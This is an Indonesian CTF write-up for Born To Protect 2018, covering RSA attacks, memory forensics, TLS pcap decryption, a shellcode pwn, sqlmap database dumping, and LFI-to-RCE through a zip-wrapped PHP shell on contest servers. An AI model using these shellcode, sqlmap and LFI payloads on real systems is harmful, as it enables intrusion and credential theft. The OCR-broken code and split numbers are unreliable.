WRITEUPS
Born To Protect
2018

Nama : Muhammad Thomas Fadhila Yahya
Username : Tenesys_fredrica
Token : 739b124d2dd88ed7c47b58899cedc2df

Daftar Isi

[Crypto] [Turkmenistan]

[WIEN-WIEN SOLUTION - 300 pts]

File : wien_wien_solution_4cfd1a68a5642beff9b847756c0f85c1.zip

Flag : B2P{1938f84de12816c01682dabf9a858892}

Solution :

1. Setelah di *extract* terdapat dua file yaitu flag.enc dan public.key
2. Kemungkinan ini adalah soal RSA yang diselesaikan dengan Wiener Attack.
3. Coba periksa public.key dengan openssl dengan perintah:

openssl rsa -noout -text -inform PEM -in public.key -pubin

```
Public-Key: (1026 bit)
Modulus:
    02:1e:11:ef:00:11:a3:e2:e4:c9:93:69:71:52:6a:
    f9:1c:23:d5:dc:82:8c:ed:be:40:ec:79:b0:d3:cd:
    b3:b6:2e:2f:89:b4:0a:e1:9e:18:d8:43:a1:16:c7:
    e0:bf:4d:ab:b0:5b:2f:a2:3b:44:37:08:5f:07:b9:
    1c:6a:a0:6a:30:cd:29:7f:3c:70:45:d7:ab:2e:2a:
    4b:a7:c2:a8:42:ea:83:f1:fd:6c:29:7f:27:e0:d2:
    c9:35:11:e3:00:bf:c9:87:7f:ad:5c:ea:de:71:5b:
    7e:46:67:15:83:ba:b3:81:3f:b1:df:24:c8:1e:b7:
    2d:a7:5e:89:ff:02:be:ee:ad
Exponent:
    00:eb:b8:7c:fd:7e:b8:f5:a0:4b:e7:3f:35:af:cc:
    8e:86:b6:cf:dc:c8:ed:bb:8d:46:92:05:a8:c4:18:
    bb:d3:b9:e6:5f:9f:a5:2c:66:4c:51:df:c8:8b:c2:
    c0:f9:96:f1:dc:4f:6e:24:a1:54:62:66:0f:46:25:
    38:ec:41:e8:0b:34:a6:84:cd:c6:51:4a:54:f2:28:
    a6:59:cd:3c:a4:2c:56:30:9f:38:45:a2:b8:a1:a5:
    5c:4c:f3:26:f8:6f:b5:30:e2:e8:87:c7:70:28:a7:
    8f:a8:09:59:f1:d9:83:8e:ba:be:9b:27:70:64:fc:
    2b:a9:5b:4a:c0:e9:e4:35:fd
root@fredrica:/home/fredrica/CTF#
```

Didapatlah Modulus atau N dan Exponent atau e.

4. Selanjutnya melakukan proses dekripsi RSA dengan wiener attack dan python dengan terlebih dahulu mengubah N dan e menjadi decimal.

```
import math
import gmpy2
import sys

def numtostr(num):
          res = ""
          while num > 0:
               res = chr(num % 256) + res
               num = num / 256
          return res

def numberofbits(n):
       return int(math.log(n, 2)) + 1

def isqrt(n):
     if n < 0:
           raise ValueError('[-]Square root not defined
     for negative numbers')
     if n == 0:
           return 0

     a, b = divmod(numberofbits(n), 2)
     x = 2**(a+b)

     while True:
           y = (x + n//x)//2
           if y >= x:
               return x
           x = y

def perfectSquare(n):
     h = n & 0xF
     if h > 9:
           return -1

     if (h != 2 and h != 3 and h != 5 and h != 6 and h
     != 7 and h != 8):
           t = isqrt(n)
           if (t*t == n):
               return t
           else:
               return -1
     return -1

def contfrac(p, q):
     while q:
```

```
            n = p // q
            yield n
            q, p = p - q*n, q

def convergents(cf):
     p, q, r, s = 1, 0, 0, 1
     for c in cf:
            p, q, r, s = c*p+r, c*q+s, p, q
            yield p, q

def wienerAttack(n, e):
     cts = convergents(contfrac(e, n))
     for (k, d) in cts:
            if ((k != 0) and ((e*d - 1) % k == 0)):
                phi = ((e*d - 1)//k)
                s = n - phi + 1
                discr = s*s - 4*n
                if(discr >= 0):
                    t = perfectSquare(discr)
                    if ((t != -1) and ((s+t) % 2 == 0)):
                        return d
     return None

with open("flag.enc","r") as f:
     c = int(f.read().decode('base64').encode('hex'),16)
n =
380654536359671023755976891498668045392440824270475526144618987828344270045182740160077144588766610702530210398859909208327353118643014342338185873507801667054475298636689473117890228196755174002229463306397132008619636921625801645435089242900101841738546712222819150058222758938346094596787521134065656721069
e =
165528674684553774754161107952508373110624366523537426971950721796143115780129435315899759675151336726943047090419484833345443949104434072639959175019000332954933802344468968633829926100061874628202284567388558408274913523076548466524630414081156553457145524778651651092522168245814433643807177041677885126141
d = wienerAttack(n,e)
m = pow(c,d,n)

print numtostr(m)
```

5. Setelah dirunning, didapatlah flagnya.
   "Private key yang terlalu kecil juga tidak bagus.
   Berikut adalah flagnya:
   B2P{1938f84de12816c01682dabf9a858892}"

[Forensic] [Senegal]


[NO PAINT NO GAIN - 200 pts]

File : osas_37cf608bae14cc1020b12d4ff190c265.zip

Flag : B2P{7c6eb59b88fe7efd64111b33f49b7903}

Solution :

1. File diextract dan terdapat file osas.dmp
2. Karena ada clue "PAINT", ada kemungkinan bahwa ini adalah dump memori dari aplikasi Paint.
3. Ubah ekstensi dmp menjadi data, kemundian buka file soal dengan aplikasi GIMP 2.
4. Ubah nilai offset dan width untuk mendapatkan gambar flag yang lebih baik.



5. Didapatlah flagnya yaitu B2P{7c6eb59b88fe7efd64111b33f49b7903}

[MIXED] [Indonesia]

[CRACKED NUMBER - 300 pts]

File : secure_packet_576bit_001e3e8602b6f05598caab71cc792ba1.zip

Flag : B2P{83b89aeac40bb038dc01501a3d99b918}

Solution :

1. Extract file soal, didapatlah file secure_packet_576bit.pcap
2. Buka file pcap dengan Wireshark. Ada kemungkinan traffic http dienkripsi. Untuk melakukan dekripsi, terlebih dahulu harus menemukan mendapatkan privatekey.
3. Untuk mendapatkan private key, extract public key terlebih dahulu. Pilih packet dengan protokol TLSv1.1 Server Hello. Pilih bagian TLSv1 Record Layer yang berisi certificate. Kemudian export certificate menjadi file public.der

```
Certificate Length: 644
Certificate: 308202803082022202090 0dfba886c5b8b6aec300d06092a...
  signedCertificate
```

4. Kemudian identifikasi file public.der dengan openssl
   openssl x509 -inform DER -in public.der -text

5. Setelah dijalankan, didapatlah algoritma enkripsi, modulus dan exponent.

```
Public Key Algorithm: rsaEncryption
    Public-Key: (576 bit)
    Modulus:
        00:c2:cb:b2:4f:db:f9:23:b6:12:68:e3:f1:1a:38:
        96:de:45:74:b3:ba:58:73:0c:bd:65:29:38:86:4e:
        22:23:ee:eb:70:4a:17:cf:d0:8d:16:b4:68:91:a6:
        14:74:75:99:39:c6:e4:9a:af:e7:f2:59:55:48:c7:
        4c:1d:7f:b8:d2:4c:d1:5c:b2:3b:4c:d0:a3
    Exponent: 65537 (0x10001)
```

6. Selanjutnya faktorisasi modulus dengan web factordb.com untuk mendapatkan p dan q

   p = 4727721461074353025362230719730482246329146953020971164598521711305207112563635903975 27

   q = 3980750864240649373971255005503864911990643623425267084063851895759463889572617685833 17

7. Selanjutnya adalah pembuatan private key dengan python

```
import pyasn1.codec.der.encoder
import pyasn1.type.univ
import base64

def recover_key(p, q, e, output_file):
    """Recoveres a RSA private key from:
        p: Prime p
        q: Prime q
        e: Public exponent
        output_file: File to write PEM-encoded private
key to"""

    def egcd(a, b):
        x,y, u,v = 0,1, 1,0
        while a != 0:
            q, r = b//a, b%a
            m, n = x-u*q, y-v*q
            b,a, x,y, u,v = a,r, u,v, m,n
        gcd = b
        return gcd, x, y

    def modinv(a, m):
        gcd, x, y = egcd(a, m)
        if gcd != 1:
            return None  # modular inverse does not
exist
        else:
            return x % m

    def pempriv(n, e, d, p, q, dP, dQ, qInv):
        template = '-----BEGIN RSA PRIVATE KEY-----
\n{}-----END RSA PRIVATE KEY-----\n'
        seq = pyasn1.type.univ.Sequence()
        for x in [0, n, e, d, p, q, dP, dQ, qInv]:
            seq.setComponentByPosition(len(seq),
pyasn1.type.univ.Integer(x))
        der = pyasn1.codec.der.encoder.encode(seq)
        return
template.format(base64.encodestring(der).decode('ascii
'))

    n = p * q
    phi = (p -1)*(q-1)
    d = modinv(e, phi)
    dp = d % p
    dq = d % q
    qi = pow(q, p - 2, p)

    key = pempriv(n, e, d, p, q, dp, dq, qi)
```

```
    f = open(output_file,"w")
    f.write(key)
    f.close()

recover_key(39807508642406493739712550055038649119906 4
3623425267084063851895759463889572617685833 17,
4727721461074353025362230719730482246329146953020971 16
4598521711305207112563635903975 27,
65537,"private.key")
```

8. Jalankan dan file private.key berhasil didapatkan.
9. Selanjutnya import file private.key ke Wireshark dalam menu Edit > Preference, pilih protocol SSL.
10. Masukkan file private.key pada RSA keys list. Isikan alamat ip server yaitu 192.168.56.102, port yaitu 443, protocol yaitu http dan keyfile yaitu private.key.
11. Pilih salah satu packet http dan follow ssl stream. Didapatlah flagnya yaitu B2P{83b89aeac40bb038dc01501a3d99b918}

```
HTTP/1.1 200 OK
Date: Sat, 14 May 2016 08:33:53 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.24
Content-Length: 45
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

Flag 2: B2P{83b89aeac40bb038dc01501a3d99b918}
```

[Programming] [Yunani]

[FAST AND FURIOUS - 300 pts]

Link : http://35.187.236.126:8021/

Flag : B2P{95bef58cd9ccad4a067b602a9cc630ae}

Solution :

1. Peserta diminta untuk mensubmit pesan dari QR code yang sudah diinvers sebelumnya dengan waktu maksimal 3 detik. Ternyata hasil decode QR masih berupa kode morse. Untuk itu diperlukan scripting untuk dapat melakukan dengan cepat.

```
import shutil
import requests
from base64 import *
from qrtools import QR
from PIL import Image, ImageOps
from bs4 import BeautifulSoup
morse = {'---': 'O', '--.': 'G', '-...': 'B', '-..-':
'X', '.-.': 'R', '--.-': 'Q', '--..': 'Z', '.--': 'W',
'..---': '2', '.-': 'A', '..': 'I', '-.-.': 'C', '..-
.': 'F', '-.--': 'Y', '-': 'T', '.': 'E', '.-..': 'L',
'...': 'S', '..-': 'U', '.----': '1', '-----': '0', '-
.-': 'K', '-..': 'D', '----.': '9', '-....': '6', '.---
': 'J', '.--.': 'P', '....-': '4', '--': 'M', '-.':
'N', '....': 'H', '---..': '8', '...-': 'V', '--...':
'7', '.....': '5', '...--': '3'}

session = requests.Session()
qrCode = QR()

url = "http://35.187.236.126:8021/index.php"
qr =
BeautifulSoup(session.get('http://35.187.236.126:8021/i
ndex.php').text,
'html.parser').find('img')['src'].split(',')[1]
with open('qr.png','wb') as f:
     f.write(b64decode(qr))
openImage = Image.open('qr.png')
invertImage = ImageOps.invert(openImage)
invertImage.save('invertQr.png')

qrCode.decode("invertQr.png")
data = qrCode.data
result = ''.join(morse[x] for x in data.split(' '))
result = session.post(url, data =
{'solution':result}).text
```

```
print result[result.find("B2P"):result.find("}")+1]
```

Setelah dirunning didapatlah flagnya yaitu
B2P{95bef58cd9ccad4a067b602a9cc630ae}

[PWN] [Republik Ceska]

[EXECUTOR - 100 pts]

File : eater_1456fb7e0407c2707c234887fa556ea3 dan 35.187.236.126:8031

Flag : B2P{c832b461f8772b49f45e6c3906645adb}

Solution :

1. Buka file eater_1456fb7e0407c2707c234887fa556ea3 dengan IDA
2. Pada fungsi main, inputan user akan langsung di eksekusi dengan fungsi call.

```
loc_8048F06:
mov     eax, [esp+2Ch]
call    eax
mov     eax, 0
leave
retn
main endp
```

   Oleh karena itu langsung aja masukkan shellcode ke dalam inputan

```
from struct import *
shellcode =
"\x31\xc9\xf7\xe1\xb0\x0b\x51\x68\x2f\x2f\x73\x68\x68\x
2f\x62\x69\x6e\x89\xe3\xcd\x80"
print shellcode
```

3. Simpan dengan nama eater.py
4. Jalankan dengan perintah (python etaer.py ; cat -)|nc 35.187.236.126 8032
5. Langsung buka file flag dengan perintah cat flag.txt

```
Send me stuff!!
cat flag.txt
B2P{c832b461f8772b49f45e6c3906645adb}
```

[Reverse] [Argentina]

[I NEED THE KEY - 300 pts]

File : B2P_d52b48231cf2f4e505da3fab03b4cd65.ipa

Flag :
B2P{622f144dd19790946640438436 5c4c8e136186f02e234f2deb7a221fa0848ff2}

Solution :

1. Soal bertipe file ipa atau ios application.
2. Coba buka dengan IDA, kemudian pilih file B2P pada direktori Payload/B2P.app/

   Payload/B2P.app/Base.lproj/LaunchScreen.storyboardc/Info.plist
   Payload/B2P.app/B2P
   Payload/B2P.app/Assets.car

3. Masuk ke bagian data, terdapat string hex yang lumayan panjang dan karena soal ini memiliki hint bahwa flagnya sedikit lebih panjang, maka string ini kemungkinan adalah flagnya.

```
; ORG 0x10000723C
dd19790 DCB "622f144dd19790946640438436 5c4c8e136186f02e234f2deb7a221fa0848ff2"
                                        ; DATA XREF: __cfstring:cfstr_622f144dd19790↓o
```

4. Submit flag di platform dan flagnya benar.

   B2P{622f144dd19790946640438436 5c4c8e136186f02e234f2deb7a221fa0848ff2}

[SQLi] [Amerika Serikat]

[LOREM IPSUM - 300 pts]

Link : 35.187.236.126:8013

Flag : B2P{af39e6e718f3fb8f2de9ae9e6464b150}

Solution :

1. Buka alamat ip yang diberika, kemudian lihat web sourcenya, terdapat script javascript yang diobfuscated.
2. Lakukan deobfuscated dan didapatlah script berikut

```
var _0x1337 = {
        _keyStr:
     "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvw
     xyz0123456789+/=",
         encode: function(variable_0) {
             var variable_1 = "";
             var variable_2, variable_3, variable_4,
     variable_5, variable_6, variable_7, variable_8;
             var variable_9 = 0;
             variable_0 =
     _0x1337._utf8_encode(variable_0);
             while (variable_9 < variable_0["length"])
     {
                 variable_2 =
     variable_0["charCodeAt"](variable_9++);
                 variable_3 =
     variable_0["charCodeAt"](variable_9++);
                 variable_4 =
     variable_0["charCodeAt"](variable_9++);
                 variable_5 = variable_2 >> 2;
                 variable_6 = (variable_2 & 3) << 4 |
     variable_3 >> 4;
                 variable_7 = (variable_3 & 15) << 2 |
     variable_4 >> 6;
                 variable_8 = variable_4 & 63;
                 if (isNaN(variable_3)) {
                     variable_7 = variable_8 = 64
                 } else {
                     if (isNaN(variable_4)) {
                         variable_8 = 64
                     }
                 };
                 variable_1 = variable_1 +
     this["_keyStr"]["charAt"](variable_5) +
     this["_keyStr"]["charAt"](variable_6) +
     this["_keyStr"]["charAt"](variable_7) +
     this["_keyStr"]["charAt"](variable_8)
             };
             return variable_1
```

```
        },
        decode: function(variable_0) {
            var variable_1 = "";
            var variable_2, variable_3, variable_4;
            var variable_5, variable_6, variable_7,
    variable_8;
            var variable_9 = 0;
            variable_0 = variable_0["replace"](/[^A-
    Za-z0-9+/=]/g, "");
            while (variable_9 < variable_0["length"])
    {
                variable_5 =
    this["_keyStr"]["indexOf"](variable_0["charAt"](va
    riable_9++));
                variable_6 =
    this["_keyStr"]["indexOf"](variable_0["charAt"](va
    riable_9++));
                variable_7 =
    this["_keyStr"]["indexOf"](variable_0["charAt"](va
    riable_9++));
                variable_8 =
    this["_keyStr"]["indexOf"](variable_0["charAt"](va
    riable_9++));
                variable_2 = variable_5 << 2 |
    variable_6 >> 4;
                variable_3 = (variable_6 & 15) << 4 |
    variable_7 >> 2;
                variable_4 = (variable_7 & 3) << 6 |
    variable_8;
                variable_1 = variable_1 +
    String["fromCharCode"](variable_2);
                if (variable_7 != 64) {
                    variable_1 = variable_1 +
    String["fromCharCode"](variable_3)
                };
                if (variable_8 != 64) {
                    variable_1 = variable_1 +
    String["fromCharCode"](variable_4)
                }
            };
            variable_1 =
    _0x1337._utf8_decode(variable_1);
            return variable_1
        },
        _utf8_encode: function(variable_0) {
            variable_0 = variable_0["replace"](/rn/g,
    "n");
            var variable_1 = "";
            for (var variable_2 = 0; variable_2 <
    variable_0["length"]; variable_2++) {
```

```
                var variable_3 =
variable_0["charCodeAt"](variable_2);
                if (variable_3 < 128) {
                    variable_1 +=
String["fromCharCode"](variable_3)
                } else {
                    if (variable_3 > 127 && variable_3
< 2048) {
                        variable_1 +=
String["fromCharCode"](variable_3 >> 6 | 192);
                        variable_1 +=
String["fromCharCode"](variable_3 & 63 | 128)
                    } else {
                        variable_1 +=
String["fromCharCode"](variable_3 >> 12 | 224);
                        variable_1 +=
String["fromCharCode"](variable_3 >> 6 & 63 |
128);
                        variable_1 +=
String["fromCharCode"](variable_3 & 63 | 128)
                    }
                }
            };
            return variable_1
        },
        _utf8_decode: function(variable_0) {
            var variable_1 = "";
            var variable_2 = 0;
            var variable_3 = c1 = c2 = 0;
            while (variable_2 < variable_0["length"])
{
                 variable_3 =
variable_0["charCodeAt"](variable_2);
                if (variable_3 < 128) {
                    variable_1 +=
String["fromCharCode"](variable_3);
                    variable_2++
                } else {
                    if (variable_3 > 191 && variable_3
< 224) {
                        c2 =
variable_0["charCodeAt"](variable_2 + 1);
                        variable_1 +=
String["fromCharCode"]((variable_3 & 31) << 6 | c2
& 63);
                        variable_2 += 2
                    } else {
                        c2 =
variable_0["charCodeAt"](variable_2 + 1);
                        c3 =
variable_0["charCodeAt"](variable_2 + 2);
```

```
                                variable_1 +=
        String["fromCharCode"]((variable_3 & 15) << 12 |
        (c2 & 63) << 6 | c3 & 63);
                                variable_2 += 3
                            }
                        }
                    };
                    return variable_1
                }
        };
$(document)["ready"](function() {
                $["get"]("data.php", function(variable_10) {
                    $("#news_id")["html"](variable_10);
                    $("a")["on"]("click",
        function(variable_11) {
                        var variable_12 =
        $(this)["attr"]("id");
                        $["post"]("data.php", {
                            id: _0x1337["encode"](variable_12)
                        }, function(variable_10) {

        $("#news_content")["html"](variable_10)
                        })
                    })
                })
})
```

3. Dalam script javascript, data.php memiliki parameter news_id dan id.
4. Lakukan dummy sql injection dengan sqlmap
   sqlmap -u http://35.187.236.126:8013/data.php --method POST --data "id=1" --dbs --random-agent --tamper=base64encode --tables --columns -dump

```
Database: SQLite_masterdb
[3 tables]
+-------------+
| config      |
| n1mbusadmin |
| news        |
+-------------+
```

5. Dari hasil, ditemukan 3 tables. Selanjutnya lihat isi table n1busadmin dengan perintah:
   sqlmap -u http://35.187.236.126:8013/data.php --method POST --data "id=1" --dbs --random-agent --

tamper=base64encode --dump -D SQLite_masterdb -T n1mbusadmin

```
[12:54:05] [INFO] retrieved: 1
[12:54:06] [INFO] retrieved: backupuser
[12:54:16] [INFO] retrieved: a5b6e34b25f4722b811d371e957aea29
```

6. Sudah dapat user backupuser dengan password a5b6e34b25f4722b811d371e957aea29 atau linkinpark

7. Selanjutnya login sebagai admin di alamat http://35.187.236.126:8013/1n1admbr0/ dengan user dan password yang sudah didapatkan tadi.

8. Setelah masuk sebagai admin, download flag yang ada di halaman home. Didapatlah flagnya yaitu B2P{af39e6e718f3fb8f2de9ae9e6464b150}

[Web] [Maroko]


[IMAGE UPLOADER V3 - 300 pts]

Link : 35.187.236.126:8007

Flag :

Solution :


1. Setelah ujicoba dengan beberapa ekstensi file image, ternyata web hanya menerima file dengan ekstensi png.
2. Uji coba upload sebuah gambar png dan menghasilkan alamat http://35.187.236.126:8007/?op=show&imagekey=dc466a67e5422d88ec3fb63f870ae29c59e4f851
3. Ujicoba LFI pada parameter op ternyata gagal, lalu coba ganti dengan php://filter ternyata berhasil. http://35.187.236.126:8007/?op=php://filter/convert.base64-encode/resource=uploader



4. Lakukan decode base64 dengan hasil diatas untuk mendapatkan source code uploader.php

```
<?php
include 'common.php';

if(isset($_FILES['uploadedfile'])) {
    $fn = $_FILES['uploadedfile'];

    if(!is_uploaded_file($fn['tmp_name'])) {
        fatal('uploaded file corrupted');
    }


    if(!check_file($fn['type'])){
        fatal('input was not an image');
    }



    $imagekey = create_image_key();
    save_image($fn, $imagekey);

header("Location: ./
```

5. Sekarang coba dengan metode LFI to RCE dengan menggunakan zip wrapper. Compress phpshell ke dalam zip kemudian rename ekstensinya menjadi png. Lalu upload kedalam web soal.
6. Akses phpshell dengan zip wrapper dengan alamat http://35.187.236.126:8007/?op=zip://uploads/b2e073251d360fe91f3422b506591561902f44cf.png%23fred
7. Ternyata flag ada difolder /home/ctf/flag



Didapatlah flagnya yaitu B2P{7049086ed24ffb32db6fbc2f23b75a45}